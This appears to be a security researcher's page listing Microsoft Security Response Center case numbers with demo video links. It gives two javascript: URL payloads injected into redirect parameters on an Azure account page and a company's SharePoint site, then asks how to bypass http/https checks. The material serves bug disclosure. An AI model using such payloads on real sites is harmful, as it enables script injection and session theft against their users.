https://www.youtube.com/embed/dIZt4Q0Mjc4?enablejsapi=1

MSRC Case 49910

https://www.youtube.com/embed/W-ii9X8yr0U?enablejsapi=1


MSRC Case 49797

https://www.youtube.com/embed/yAxpgFJU44s?enablejsapi=1

MSRC Case 49665

https://www.youtube.com/embed/pTHcoM0LoE0?enablejsapi=1

MSRC Case 34753



https://account.windowsazure.com/Fisma?returnUrl=javascript:alert(1)


MSRC Case 59032

https://www.youtube.com/embed/V3CRC5P_w3A?enablejsapi=1

MSRC Case 56083

https://www.youtube.com/embed/SQJxDjeFYBE?enablejsapi=1

MSRC Case 40509



https://haeeautoever.sharepoint.com/sites/communitysite/_layouts/15/routermessage.aspx?FileName=Drawing123&MType=NoRulesMatched&Fnl=javascript:alert(document.domain)&Source=%2Fsites%2Fcommunitysite%2FDropOffLibrary

What if there is a validation check or site is making sure that a URL SHOULD start from http:// or https:// ?

Thanks
@soaj1664ashar